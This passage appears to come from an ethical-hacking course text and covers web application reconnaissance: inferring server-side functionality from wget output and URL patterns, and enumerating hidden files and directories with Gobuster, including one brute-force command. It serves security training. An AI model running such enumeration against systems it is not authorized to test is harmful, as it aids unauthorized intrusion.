
After determining the server-side technologies, attackers try to identify the server-side functionality to find potential vulnerabilities. They examine the page source and URLs and make educated guesses to determine the internal structure and functionality of web applications.

They use the following tools to do so.

- **GNU Wget**

  Source: *https://www.gnu.org*

  GNU Wget is employed for retrieving files using HTTP, HTTPS, and FTP, which are the most widely used Internet protocols. It is a non-interactive command-line tool; hence, it can be called from scripts, cron jobs, and terminals without X-Windows support.




```
┌─[x]─[attacker@parrot]─[~]
└──╼ $wget --help
GNU Wget 1.21, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:
  -V,  --version                   display the version of Wget and exit
  -h,  --help                      print this help
  -b,  --background                go to background after startup
  -e,  --execute=COMMAND           execute a `.wgetrc'-style command

Logging and input file:
  -o,  --output-file=FILE          log messages to FILE
  -a,  --append-output=FILE        append messages to FILE
  -d,  --debug                     print lots of debugging information
  -q,  --quiet                     quiet (no output)
  -v,  --verbose                   be verbose (this is the default)
  -nv, --no-verbose                turn off verboseness, without being quiet
       --report-speed=TYPE         output bandwidth as TYPE.  TYPE can be bits
  -i,  --input-file=FILE           download URLs found in local or external FILE
  -F,  --force-html                treat input file as HTML
  -B,  --base=URL                  resolves HTML input-file links (-i -F)
                                     relative to URL
       --config=FILE               specify config file to use
       --no-config                 do not read any config file
       --rejected-log=FILE         log reasons for URL rejection to FILE
```

Figure 14.58: Screenshot displaying GNU Wget command-line utility tool

- BlackWidow (*http://softbytelabs.com*)
- curl (*https://curl.se*)
- **Examine URL**

  An SSL certified page URL starts with https instead of http. If a page contains a .aspx extension, the application is likely written using ASP.NET. If the query string has a parameter named showBY, then you can assume that the application is using a database and will display the data by that value.



```
https://www.certifiedhacker.com/customers.aspx?name=existing%20clients&isActive=
0&startDate=20%2F11%2F2020&endDate=20%2F04%2F2022&showBy=name
```

Figure 14.59: Identify Server-Side Functionality by examining URL

Identify Files and Directories

Attackers use various techniques and tools to enumerate applications, hidden directories, and files of the web application hosted on web servers that are exposed on the Internet. They use tools such as Gobuster and URL Fuzzer and the Nmap NSE script http-enum to identify files and directories of the target web application.


- **Gobuster**

  Source: *https://github.com*

  Gobuster is a Go-programming-based directory scanner that allows attackers to perform fast-paced enumeration of hidden files and directories of a target web application. It is a command-oriented tool used to brute-force URIs in websites, DNS subdomains, names of virtual hosts on the target server, etc.

  Run the following command to retrieve file and directory names and their status codes:

  `gobuster -u <target URL> -w common.txt`

